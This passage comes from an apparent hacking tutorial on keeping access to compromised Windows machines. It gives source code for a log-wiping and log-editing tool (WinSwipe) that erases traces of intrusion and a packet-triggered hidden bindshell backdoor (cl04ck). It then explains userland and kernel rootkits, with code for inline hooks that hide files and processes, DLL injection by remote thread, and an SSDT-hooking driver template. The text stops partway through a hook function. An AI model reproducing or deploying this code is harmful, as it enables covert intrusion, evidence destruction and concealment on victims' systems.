the last thing that is important to remember when attempting to maintain access to a box is log-clearing and/or replacement. To that purpose I make WinSwipe. A tool that has the following features:

- 1) Completely erasing logs, but making them keep their size, to avoid suspicion on first sight
- 2) Erasing specified entries
- 3) Replacing specified entries

Example Usage:

to clear C:\apache\logs\access.log we'd do the following:

```
WinSwipe.exe -w -L C:\apache\logs\access.log
```

to clear all instances of "GET /admin.php HTTP/1.1"

we'd do this:

```
WinSwipe.exe -e -S "Get /admin.php HTTP /1.1" -L C:\apache\logs\access.log
```

And to replace all instances of 127.0.0.1 with 192.168.1.1 we'd do this:

```
WinSwipe.exe -r -S 127.0.0.1 -R 192.168.1.1 -L C:\apache\logs\access.log
```

here follows the source:

```
-----WinSwipe.cpp-----
/*
WinSwipe, by nomenclumbra
Released under the GPL (http://www.gnu.org/copyleft/gpl.html)
The author can and will not be held responsible for any damage done by this source or anything
related/coming forth from it. It is provided * as is *, with no warranty what so ever.
*/
#include <iostream>
#include <fstream>
#include <string.h>

using namespace std;

int FileSize(const char* sFileName)
{
    std::ifstream f;
    f.open(sFileName, std::ios_base::binary | std::ios_base::in);
    if (!f.good() || f.eof() || !f.is_open()) { return 0; }
    f.seekg(0, std::ios_base::beg);
    std::ifstream::pos_type begin_pos = f.tellg();
    f.seekg(0, std::ios_base::end);
    return static_cast<int>(f.tellg() - begin_pos);
}

void usage()
{
    printf("...:WinSwipe:... \n");
    printf(" Windows Logfile manipulation tool \n");
    printf(" By Nomenclumbra \n");
    printf(" Usage: \n");
    printf(" Winswipe.exe <options> \n");
    printf(" Options: \n");
    printf(" -w: Wipe logfiles completely \n");
    printf(" -e: Erase entry specified by -S \n");
    printf(" -r: Replace entry specified by -S with -U \n");
    printf(" -S: Entry I \n");
    printf(" -U: Entry II \n");
    printf(" -L: Logfile target \n");
    exit(-1);
}

int casecmp(char* src, char* ptr)
{
    if (strlen(src) == strlen(ptr))
    {
```

```

for (int z = 0; z < strlen(src);z++)
{
if ((int)src[z] != (int)ptr[z])
{
return -1;
}
}

```

```

}
return 0;
}
else
return -1;

```

```

}

```

```

void manipulate(const char* whatfile,char* pattern,char* replacer)

```

```

{
char buffer[256];
string rep,wholefile = "";
int rrep;
fstream examplefile (whatfile);
if (! examplefile.is_open())
exit (1);
while (!examplefile.eof() )
{
examplefile.getline (buffer,100);
rep = buffer;
rrep = rep.find(pattern,0);
if (rrep > -1)
{
rep.replace(rrep,strlen(pattern),replacer);
}
wholefile += rep;
wholefile += "\n";
}
examplefile.close();
fstream writer(whatfile);
if (! writer.is_open())
exit (1);
writer << wholefile;
writer.close();
return;
}

```

```

void wipe(char* LFile)

```

```

{
fstream TFile(LFile);
int fc;
for (fc = 0; fc < FileSize(LFile);fc++)
{
TFile << (char)0;
}
return;
}

```

```

int main(int argc, char *argv[])
{
    int argcounter,option = 0;
    char* specentl,*specentll,*logfile;

    if (argc < 2)
    {
        usage();
    }
    else
    {

        for (argcounter = 1; argcounter < (argc - 1); argcounter++)
        {
            if (strncmp(argv[argcounter],"-w",2) == 0)
                option = 1;
            if (strncmp(argv[argcounter],"-e",2) == 0)
                option = 2;
            if (strncmp(argv[argcounter],"-r",2) == 0)
                option = 3;
            if (strncmp(argv[argcounter],"-S",2) == 0)
                specentl = argv[argcounter+1];
            if (strncmp(argv[argcounter],"-U",2) == 0)
                specentll = argv[argcounter+1];
            if (strncmp(argv[argcounter],"-L",2) == 0)
                logfile = argv[argcounter+1];
        }

        if (option == 1)
        {
            wipe(logfile);
            printf("%s' erased!\n",logfile);
        }
        else
            if (option == 2)
            {
                manipulate(logfile,specentl,"");
                printf("All instances of '%s' in '%s' erased!\n",specentl,logfile);
            }
            else
                if (option == 3)
                {
                    manipulate(logfile,specentl,specentll);
                    printf("All instances of '%s' replaced with '%s' in '%s'!\n",specentl,specentll,logfile);
                }
            return EXIT_SUCCESS;
    }
}
-----WinSwipe.cpp-----

```

An alternative to a classic bindshell backdoor is a non-listening backdoor. Standard bindshell-like backdoors are easily discovered because of the fact that they listen on an open port, which can be discovered easily. Even if the prot is hidden on the local machine with rootkit techniques, it's still discoverable by means of a simple portscanner. The idea behind ci04ck is taken from phenoelit's cd00r, a non-listening backdoor for linux systems. Ci04ck initiates a sniffer for

incoming packets, and looks for either a string inside a packet or a specific combination of flags (on an incoming packet on a certain port), when it sees this, it initiates a bindshell. Because of the fact that cl04ck looks only for a single packet with a certain flag combination, it's hard to make a unique signature with it, but I assume you can tamper a bit with the source to make it suitable for your own needs ;D

```
-----Cl04ck.cpp-----
/*
cl04ck, non-listening windows backdoor by Nomenybra
Released under the GPL (http://www.gnu.org/copyleft/gpl.html)
The author can and will not be held responsible for any damage done by this source or anything
related/coming forth from it. It is provided * as is *, with no warranty what so ever.
*/
#include <cstdlib>
#include <iostream>
#include <winsock2.h>
#include <windows.h>
#define SIO_RCVALL _WSAIOW(IOC_VENDOR,1)
#define MAX_ADDR_LEN 16
#define MAX_HOSTNAME_LAN 255

using namespace std;

struct IPHDR
{
unsigned char verlen; /*IP version & length */
unsigned char tos; /*IP type of service*/
unsigned short totallength; /*Total length*/
unsigned short id; /*Unique identifier */
unsigned short offset; /*Fragment offset field*/
unsigned char ttl; /*Time to live*/
unsigned char protocol; /*Protocol(TCP, UDP, etc.)*/
unsigned short checksum; /*IP checksum*/
unsigned int srcaddr; /*Source address*/
unsigned int dstaddr; /*Destination address*/
};

struct TCPHDR
{
unsigned short srcport;
unsigned short dstport;
unsigned int seqno;
unsigned int ackno;
unsigned char offset;
unsigned char flags;
unsigned short window;
unsigned short checksum;
unsigned short urgptr;
};

struct PSEUDO
{
unsigned int srcaddr;
unsigned int dstaddr;
```

```

unsigned char padzero;
unsigned char protocol;
unsigned short tcplength;
};
struct PSEUDOTCP
{
unsigned int srcaddr;
unsigned int dstaddr;
unsigned char padzero;
unsigned char protocol;
unsigned short tcplength;
struct TCPHDR tcphdr;
};

```

```

int bindshell(int pport)
{
WSADATA wsadata;
SOCKET serversock,clientsock;
STARTUPINFO si;
PROCESS_INFORMATION pi;
HANDLE hRead,hWrite,hRead2,hWrite2;
DWORD bytesRead;
SECURITY_ATTRIBUTES secat;
int size;
char sendbuf[8000];
const char *string1="h0mFg b4ckd00r!!!11!!\n\n";
struct timeval tv_r;
fd_set rfd;

```

```

ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );

```

```

struct sockaddr_in server;
server.sin_family = AF_INET;
server.sin_addr.s_addr = INADDR_ANY;
server.sin_port = htons(pport);
ZeroMemory(server.sin_zero,sizeof(server.sin_zero));

```

```

struct sockaddr_in client;
size=sizeof(client);

```

```

if(WSAStartup(MAKEWORD(2,0),&wsadata)!=0)
return EXIT_FAILURE;

```

```

if((serversock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==SOCKET_ERROR)
{
WSACleanup();
return EXIT_FAILURE;
}

```

```

if((bind(serversock,(struct sockaddr*)&server,sizeof(server)))==SOCKET_ERROR)
{

```

```

    WSACleanup();
    return EXIT_FAILURE;
}

if((listen(serversock,5))==SOCKET_ERROR)
{
    WSACleanup();
    return EXIT_FAILURE;
}

secat.nLength=sizeof(secat);
secat.lpSecurityDescriptor=NULL;
secat.bInheritHandle=TRUE;

tv_r.tv_sec = 0;
tv_r.tv_usec = 500;
while(1)
{
    if((clientsock=accept(serversock,(struct sockaddr*)&client,&size))==INVALID_SOCKET)
    {
        closesocket(serversock);
        WSACleanup();
        return EXIT_FAILURE;
    }
    send(clientsock,string1,strlen(string1),0);
    if(!CreatePipe(&hRead,&hWrite,&secat,0))
        return EXIT_FAILURE;
    if(!CreatePipe(&hRead2,&hWrite2,&secat,0))
        return EXIT_FAILURE;
    ZeroMemory(&si,sizeof(si));
    si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
    si.wShowWindow = SW_HIDE;

    si.hStdInput = hRead2;
    si.hStdOutput = si.hStdError = hWrite;
    if(!CreateProcess(NULL,"cmd.exe",NULL,NULL,1,0,NULL,NULL,&si,&pi))
        return EXIT_FAILURE;

    while(1)
    {
        memset(sendbuf,0,sizeof(sendbuf));
        Sleep(100);
        PeekNamedPipe(hRead,sendbuf,sizeof(sendbuf),&bytesRead,0,0);
        if(bytesRead)
        {
            if(!ReadFile(hRead, sendbuf, bytesRead, &bytesRead, 0))
                return EXIT_FAILURE;
            if(!send(clientsock, sendbuf, bytesRead, 0))
                break;
        }
        else
        {
            FD_ZERO(&rfd);
            FD_SET(clientsock, &rfd);
            if (select(FD_SETSIZE, &rfd, NULL, NULL, &tv_r) < 0)
                return EXIT_FAILURE;
        }
    }
}

```



```

plpheader = (IPHDR *)RecvBuf;
pTcpheader = (TCPHDR *)(RecvBuf+ sizeof(IPHDR));

char* szPacket=(char*)(RecvBuf+sizeof(*pTcpheader)+sizeof(*plpheader));
if ((vector == 0) && (strstr(szPacket, KEY)) && (ntohs(pTcpheader->srcport) == prt)) // looking for
a specefic string in packet over port
    bindshell(pprt);
else
if ((htons(pTcpheader->flags) == flags) && (ntohs(pTcpheader->srcport) == prt))
    bindshell(pprt);
}

closesocket(sock);
WSACleanup();
}

int main(int argc, char *argv[])
{
    if (argc < 5)
    {
        printf("...:cl04ck:... \nNon-listening windows backdoor by Nomenclumbra\nIN SOVIET RUSSIA,
THE REVERSE SHELL CONNECTS errrhmm....\n\n");
        printf("Usage:\n%s <vector (0 = string inside packet, 1 = flag settings)> <port to spawn
bindshell on> <port to look for trigger packet on> <string/flag value (as integer)>\n",argv[0]);
        exit(-1);
    }
    if (atoi(argv[1]) == 0)
        GoSniff(false,atoi(argv[2]),atoi(argv[1]),argv[4],atoi(argv[3]),0);
    else
        GoSniff(false,atoi(argv[2]),atoi(argv[1]),NULL,atoi(argv[3]),atoi(argv[4]));
    return EXIT_SUCCESS;
}
-----Cl04ck.cpp-----

```

Well, now onto the next chapter, a basic introduction to Rootkits ...

Rootkits:

Well, in this section I will discuss the Ace of all backdoors, the king of maintaining access, the jack of well, you get my point :)


I will not discuss any backdoored binaries here, since I already did that. I will discuss two kinds of rootkits here. The Userland (ring 3) and KernelLand (ring 0) rootkits. UserLand (or Ring3) is application level and KernelLand (ring 0) is well.... kernel level.

The Intel x86 family of microchips use a concept called rings for access control. There are four rings, with Ring Zero being the most privileged and Ring Three being the least privileged.

Internally, each ring is stored as a number; there aren't actually physical rings on the microchip. Kernel code in the Windows OS is run in Ring Zero, thus, kernelmode rootkits run in the most privileged mode and can (if designed and implemented correctly) fool nearly any, ANY ring-3 application, since it can directly manipulate kernel datastructures. But ring-3 has it's advantages too, it is easier to implement some concepts for example, like remote access.

Well, I'll discuss a basic UserLand and Kernelland rootkit for windows.

How does a rootkit work? Well, the rootkit hooks certain functions, like this:



HOOKING:

There are two ways of hooking functions , IAT table patching and Inline hooking.

IAT-TABLE Patching:

IAT table patching is the simpler of the two and the least powerfull.

Each DLL used by an application is contained in the application's image in the file system in a structure name IMAGE_IMPORT_DESCRIPTOR. It contains the name of the DLL who's functions are imported and two pointers to two arrays of IMAGE_IMPORT_BY_NAME structures, who contain the names of the imported functions. When the OS loads the applications it loads the DLLs and fetches the function addresses of the imported functions. The OS provides a functions (the PsSetImageLoadNotify routine) to notify you whenever your target (process or DLL) is loaded. It should be defined as follows (note that for working with Drivers you'll need the Windows DDK, which can be downloaded for free from the M\$ site):

```
VOID ImageLoadNotify(IN PUNICODE_STRING, IN HANDLE, IN PIMAGE_INFO);
```

Here follow's it's code:

```
VOID ImageLoadNotify(IN PUNICODE_STRING FullImageName, IN HANDLE ProcessId,
IN PIMAGE_INFO ImageInfo)
```

```
{
    UNICODE_STRING target;
    RtlInitUnicodeString(&target,L"whateverdll.dll"); // target dll

    if(RtlCompareUnicodeString(FullImageName,&target, TRUE) == 0) // is it loaded?
    {
        HookImports(ImageInfo->ImageBase, ProcessId); // if so, we hook it's imports
    }
}
```


HookImports walks the PE file in-memory, looking at all imYou first need the RVA of the import section, the IMAGE_DIRECTORY_ENTRY_IMPORT of the DataDirectory. Adding this RVA to the beginning address of the module in memory (dosHeader in this case) yields a pointer to the first IMAGE_IMPORT_DESCRIPTOR.

Every DLL imported has an IMAGE_IMPORT_DESCRIPTOR structure. If its characteristics are 0, it's the end of the module's imports.

Each IMAGE_IMPORT_DESCRIPTOR contains two pointers to two arrays, one is a pointer to an array with addresses of the imported functions (use the FirstThunk member of IMAGE_IMPORT_DESCRIPTOR to find this array), the other (found with the OriginalFirstThunk member) contains their names. HookImports then scans all modules to determine if it imports your target function(s), if so, you can change the memory protections and overwrite their address with the address of your hooked function.

Inline Hooking:

Inline hooking is far more sophisticated and stealthy. I prefer the so-called Trampoline (or Detours, see <http://research.microsoft.com/~galenh/Publications/HuntUserNt99.pdf>) patching method. It goes as follows:



Here follows a small example in C++:

```
DWORD InlineHook(const char *Library, const char *FuncName, void *Function, unsigned char *backup)
{
    DWORD addr = (DWORD)GetProcAddress(GetModuleHandle(Library), FuncName);
    // Fetch function's address
    BYTE jmp[6] = {
        0xe9, // jmp
        0x00, 0x00, 0x00, 0x00, // address
        0xc3 // retn
    };
    ReadProcessMemory(GetCurrentProcess(), (void*)addr, backup, 6, 0);
    // Read 6 bytes from address of hooked function from rooted process into backup

    DWORD calc = ((DWORD)Function - addr - 5); //((to)-(from)-5)
    memcpy(&jmp[1], &calc, 4); //build trampoline
    WriteProcessMemory(GetCurrentProcess(), (void*)addr, jmp, 6, 0);
    // write the 6 bytes long trampoline to address of hooked function to current process
    return addr;
}
```

This function resolves the address of the function to be hooked, and builds a trampoline as follows:

```
JMP <4 empty bytes for address to jump to>
RETN
```

the address to jump to (the hook) is resolved like this:

```
((To)-(From)-5) == ((HookAddress)-(TargetAddress)-5)
```

the old address is backed up, to be able to unhook the function later (by overwriting the trampoline with the original address).

An example usage of this method could be the following piece of code, which is a hook of the FindFirstFileA function (which enumerates file):

```
-----simple FindFirstFileA hook-----  
  
HANDLE WINAPI FFFAhook(LPCSTR lpFileName,LPWIN32_FIND_DATA lpFindFileData)  
{  
    // Unhook the function, we want to be able to call the original  
    WriteProcessMemory(GetCurrentProcess(), (void*)FindFirstFileAAddr, FFFABackup, 6, 0); /  
    // Do a normal query  
    HANDLE ret = FindFirstFileA(lpFileName,lpFindFileData);  
    int continuing = 1;  
    // is the file prefixed with "_root_"? If so, we continue to find files until we find a non-prefixed, and  
    //put that one in the prefixed's position  
    if (strncmp(lpFindFileData->cFileName,"_root_",6) == 0)  
    {  
        // take away FindNextFileA hook, we want to loop  
        WriteProcessMemory(GetCurrentProcess(), (void*)FindNextFileAAddr,  
FNFABackup, 6, 0);  
        // Find Next File that isn't prefixed with the rootkitprefix  
        while ((continuing) && (strncmp(lpFindFileData-  
>cFileName,RootkitPrefix,sizeof(RootkitPrefix)) == 0))  
            continuing = FindNextFileA(ret,lpFindFileData);  
        //restore FNFA hook  
        FindNextFileAAddr = InlineHook("kernel32.dll", "FindNextFileA",FNFAhook,  
FNFABackup);  
    }  
  
    //restore the hook  
    FindFirstFileAAddr = InlineHook("kernel32.dll", "FindFirstFileA",FFFAhook,  
FFFABackup);  
    if (!continuing)  
        return INVALID_HANDLE_VALUE;  
    else  
        return ret;  
}  
  
-----simple FindFirstFileA hook-----
```

Userland:

Well, we now know how, what and where to hook, remains: WHEN? The best method when employing inline-hooking is when your DLL gets injected into the target process, like this:

```
-----DLL Entry-----  
DWORD FindNextFileAAddr=0; // address  
BYTE FNFABackup[6]; // backup
```

```


BOOL APIENTRY DllMain( HANDLE hModule,DWORD ul_reason_for_call,LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        {
            DisableThreadLibraryCalls((HMODULE)hModule); //don't re-call
            FindNextFileAAddr = InlineHook("kernel32.dll", "FindNextFileA",FNFAhook,
FNFABackup);
        }
        case DLL_PROCESS_DETACH:
        {
            // unhook, else we have trouble
            if(FindFirstFileAAddr)
                WriteProcessMemory(GetCurrentProcess(), (void*)FindFirstFileAAddr, FFFABackup, 6, 0);
            }break;
        }
        return TRUE;
    }
}
-----DLL Entry-----

```

Ok, now we've described hooking (and decided we'll employ inline-hooking), how does the rootkit in it's entirety look?

DLL Injection:

Most of the times, inline-hooking (UserLand) rootkits are designed as follows:




So there is a CoreModule (a DynamicLinkLibrary) that gets injected into all running system processes and then hooks several functions. Well let's first describe the injection methods and process. For doing this, I favor two methods: Direct DLL injection and global hooking (both'll employ injection through remote thread code-execution).

Well, Direct injection involves enumerating all system processes (Process32First/Process32Next) and then injecting your DLL into each process. Exact Injection techniques'll be described later on.

Well, global hooking is just like the keylogger described earlier (see "Keeping track of changes"), but instead of logging a key when KeyEvent is called, we call an injection procedure into the calling process.

Actual Injection:

I favour RemoteThread code-execution for injecting my dll into a target process, it goes as follows:



Study this graph and then see the following (C++) code example:

```

-----Inject.cpp-----
BOOL WriteToProcess(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T
nSize)
{
    DWORD OldProtect;
    BOOL boolReturn = FALSE;
    if(hProcess == NULL) // own process? If so, we need VirtualProtect and memcpy
    {
        // set protection to read&write, store old in OldProtect
        VirtualProtect(lpBaseAddress, nSize, PAGE_EXECUTE_READWRITE,
&OldProtect);
        boolReturn = ((memcpy(lpBaseAddress, lpBuffer, nSize)) ? 1 : 0);
        //restore
        VirtualProtect(lpBaseAddress, nSize, dwOldProtect, &OldProtect);
    }
    else // other process? If so, we need VirtualProtectEx and WriteProcessMemory
    {
        //execute&read&write
        VirtualProtectEx(hProcess, lpBaseAddress, nSize,
PAGE_EXECUTE_READWRITE, &OldProtect);
        boolReturn = WriteProcessMemory(hProcess, lpBaseAddress, (LPVOID)lpBuffer,
nSize, 0);
        VirtualProtectEx(hProcess, lpBaseAddress, nSize, OldProtect, &OldProtect);
    }
    //free memory
    VirtualFreeEx(hProcess, lpBaseAddress, nSize, MEM_RELEASE);

    return boolReturn;
}
  
```

```

BOOL InjectDLL(char* ProcessName, char* strHookDLL)
{
    printf("Initiating injection of '%s' into '%s'\n",strHookDLL,ProcessName);
    // retrieve PID
    DWORD dwPID = GetProcessID(ProcessName);
    DWORD dwAttr = GetFileAttributes(strHookDLL);
    if(dwAttr == 0xFFFFFFFF) // file doesn't exist
        return FALSE;
    if(dwPID == 0)
    {
        printf("Couldn't retrieve valid ProcessID for process '%s'\n",ProcessName);
        return FALSE;
    }
    HANDLE hProcess;
    HMODULE hKernel;
    LPVOID RemoteStr, LoadLibraryAddr;

    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPID);
    if(hProcess == INVALID_HANDLE_VALUE) // couldn't open process
    {
        printf("Couldn't open process '%s' with ID %d!\n",ProcessName,dwPID);
        return FALSE;
    }
    hKernel = LoadLibrary("kernel32.dll"); //load kernel32.dll, which holds LoadLibraryA

    if(hKernel == NULL)
    {
        printf("Couldn't load Kernel32.dll!\n");
        CloseHandle(hProcess);
        return FALSE;
    }

    LoadLibraryAddr = (LPVOID)GetProcAddress(hKernel, "LoadLibraryA"); // fetch address
    // now allocate extra memory, enough for our dll name (as a parameter to LoadLibraryA)
    // RemoteStr is the BaseAddress
    RemoteStr = (LPVOID)VirtualAllocEx(hProcess, NULL, strlen(strHookDLL),
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if(WriteToProcess(hProcess, (LPVOID)RemoteStr, strHookDLL, strlen(strHookDLL)) ==
FALSE)
    {
        printf("Couldn't write to process '%s' memory!\n",ProcessName);
        CloseHandle(hProcess);
        return FALSE;
    }
    // create remote thread that executes LoadLibraryA with our DLL as a parameter
    HANDLE hRemoteThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)LoadLibraryAddr, (LPVOID)RemoteStr, 0, NULL);
    if(hRemoteThread == INVALID_HANDLE_VALUE)
    {
        printf("Couldn't create remote thread within process '%s'\n",ProcessName);
        CloseHandle(hRemoteThread);
        CloseHandle(hProcess);
        return FALSE;
    }
    CloseHandle(hProcess);
}

```

```

        printf("'%s' successfully injected into process '%s' with ID
%d!\n",strHookDLL,ProcessName,dwPID);
        return TRUE;
}
-----Inject.cpp-----

```

If all went ok, we've injected our Rootkit's core into the target process, and the DLL will start hooking your specified functions.

Some tips:

- 1) Most functions have an ansi and a unicode variant, for example, FindFirstFileA and FindFirstFileW, look them up on MSDN and hook them both
- 2) Hook CreateProcessA/CreateProcessW functions, this way every process initiated by a hooked process will be rootkitted too!
- 3) Try to hook the lowest possible function, some functions use other functions to do the REAL job, try to find out what they are and hook them
- 4) Read "A portable Win32 Userland rootkit" in Phrack #62 for a basic overview of ideas of "what to hook?" (http://www.phrack.org/phrack/62/p62-0x0c_Win32_Portable_Userland_Rootkit.txt)

KernelLand:

For Kernel-mode rootkit development, we'll develop a driver, as it runs in ring-0. To develop drivers, obtain the M\$ Windows DDK, which is free, and learn the basics of driver programming.

Well, as I described earlier, KernelLand rootkits have lots of power, potentially making an intruder totally invisible. To achieve this, we will hook the System Service Descriptor Table. What is the System Service Descriptor Table (SSDT)? Well, I'll quote "Rootkits, subverting the windows kernel", by greg hoglund and jamie butler:

The Windows executive runs in kernel-mode and provides native support to OS' subsystems. These native system services' addresses are listed in a kernel structure called the System Service Dispatch Table (SSDT). This table can be indexed by system call number to locate the address of the function in memory. Another table, called the System Service Parameter Table (SSPT) specifies the number of bytes for the function parameters for each system service. The KeServiceDescriptorTable is exported by the kernel. It contains a pointer to the portion of the SSDT that contains the core system services implemented in Ntoskrnl.exe. The KeServiceDescriptorTable also contains a pointer to the SSPT. To call a specific function, the system service dispatcher, KiSystemService, simply takes the ID number of the desired function and multiplies it by 4 to get the offset into the SSDT. Notice that KeServiceDescriptorTable contains the number of services. This value is used to find the maximum offset into the SSDT or the SSPT. The SSPT is also depicted in Figure 4-4. Each element in this table is one byte in size and specifies in hex how many bytes its corresponding function in the SSDT takes as parameters. In this example, the function at address 0x804AB3BF takes 0x18 bytes of parameters.

There is another table, called KeServiceDescriptorTableShadow, that contains the addresses of USER and GDI services implemented in the kernel driver, Win32k.sys. Dabak et al. describe these tables in Undocumented Windows NT.

A system service dispatch is triggered when an INT 2E or SYSENTER instruction is called. This causes a process to transition into kernel mode by calling the system service dispatcher. An application can call the system service dispatcher, KiSystemService, directly, or through the use

of the subsystem. If the subsystem (such as Win32) is used, it calls into Ntdll.dll, which loads EAX with the system service identifier number or index of the system function requested. It then loads EDX with the address of the function parameters in user mode. The system service dispatcher verifies the number of parameters, and copies them from the user stack onto the kernel stack. It then calls the function stored at the address indexed in the SSDT by the service identifier number in EAX. (This process is discussed in more detail in the section Hooking the Interrupt Descriptor Table, later in this chapter.)

Once your rootkit is loaded as a device driver, it can change the SSDT to point to a function it provides instead of into Ntoskrnl.exe or Win32k.sys. When a non-kernel application calls into the kernel, the request is processed by the system service dispatcher, and your rootkit's function is called. At this point, the rootkit can pass back whatever bogus information it wants to the application, effectively hiding itself and the resources it uses.

Here follows a very basic Kernel-mode rootkit template:

-----template.c-----

```
// definition of SSDT
#pragma pack(1)
typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase; //Used only in checked build
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()

__declspec(dllimport) ServiceDescriptorTableEntry_t KeServiceDescriptorTable;
#define SYSTEMSERVICE(_function) KeServiceDescriptorTable.ServiceTableBase[
*(PULONG)((PUCHAR)_function+1)]

NTSYSAPI
NTSTATUS
NTAPI
ZwQueryDirectoryFile(
    IN HANDLE hFile,
    IN HANDLE hEvent OPTIONAL,
    IN PIO_APC_ROUTINE IoApcRoutine OPTIONAL,
    IN PVOID IoApcContext OPTIONAL,
    OUT PIO_STATUS_BLOCK pIoStatusBlock,
    OUT PVOID FileInformationBuffer,
    IN ULONG FileInformationBufferLength,
    IN FILE_INFORMATION_CLASS FileInfoClass,
    IN BOOLEAN bReturnOnlyOneEntry,
    IN PUNICODE_STRING PathMask OPTIONAL,
    IN BOOLEAN bRestartQuery
);

typedef NTSTATUS (*ZWQUERYDIRECTORYFILE)(
    HANDLE hFile,
    HANDLE hEvent,
    PIO_APC_ROUTINE IoApcRoutine,
    PVOID IoApcContext,
    PIO_STATUS_BLOCK pIoStatusBlock,
    PVOID FileInformationBuffer,
```

```

        ULONG FileInformationBufferLength,
        FILE_INFORMATION_CLASS FileInfoClass,
        BOOLEAN bReturnOnlyOneEntry,
        PUNICODE_STRING PathMask,
        BOOLEAN bRestartQuery
    );

// dummy routine, we ignore userland
NTSTATUS
OnStubDispatch(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP Irp
)
{
    Irp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest (Irp,
        IO_NO_INCREMENT
    );
    return Irp->IoStatus.Status;
}

VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    // unhook system calls
    _asm cli
    (ZWQUERYDIRECTORYFILE)(SYSTEMSERVICE(ZwQueryDirectoryFile))
    =OldZwQueryDirectoryFile;
    _asm sti
}

NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN PUNICODE_STRING
theRegistryPath )
{
    int i;
    NTSTATUS ntStatus;

    // Register a dispatch function
    for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
    {
        theDriverObject->MajorFunction[i] = OnStubDispatch;
    }
    // set unload routine
    theDriverObject->DriverUnload = OnUnload;

    // save old system call locations
    OldZwQueryDirectoryFile=(ZWQUERYDIRECTORYFILE)(SYSTEMSERVICE(ZwQueryDirector
yFile));
    // etc,etc

    // hook system calls
    _asm cli // disable interrupts
    (ZWQUERYDIRECTORYFILE) (SYSTEMSERVICE(ZwQueryDirectoryFile))=
NewZwQueryDirectoryFile;

```

```

_asm sti // enable interrupts
return STATUS_SUCCESS;
}

```

-----template.c-----

Well this template can be build upon to make a powerfull rootkit. For more examples I suggest you take a look @ the BASIC_CLASS rootkit examples over @ rootkit.com.

To give you an idea of what a hooked function looks like, I took this function (A hook for ZwQuerySystemInformation, that is used to retrieve various bits of info about a system, including what processes are running :D) from the BASIC_CLASS over @ rootkit.com, and added some comments.

-----basichook.c-----

```

NTSTATUS NewZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength
)
{

```

```

    NTSTATUS rc;
    CHAR aProcessName[PROCNAMELEN];

```

```

    GetProcessName( aProcessName ); // fetch our processname
    rc = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation))(
        SystemInformationClass,
        SystemInformation,
        SystemInformationLength,
        ReturnLength ); // cal old ZwQuerySystemInformation, to retrieve unmeddled

```

results

```

    if( NT_SUCCESS( rc ) ) // if it is ok, we check if we are querying processes and if the caller's
//processname is not prefixed with our rootkit's prefix ( we don't want to fool the rootkit's process

```

```

    {
        if( ( 5 == SystemInformationClass ) && ( 0 != memcmp(aProcessName, "_root_", 6) ) )
        {

```

```

            // this is a process list, look for process names that start with
            // '_root_'
            int iChanged = 0;
            struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES

```

```

*)SystemInformation;
            struct _SYSTEM_PROCESSES *prev = NULL;
            while(curr)
            {

```

```

                ANSI_STRING process_name;
                // unicode to ansi for comparing
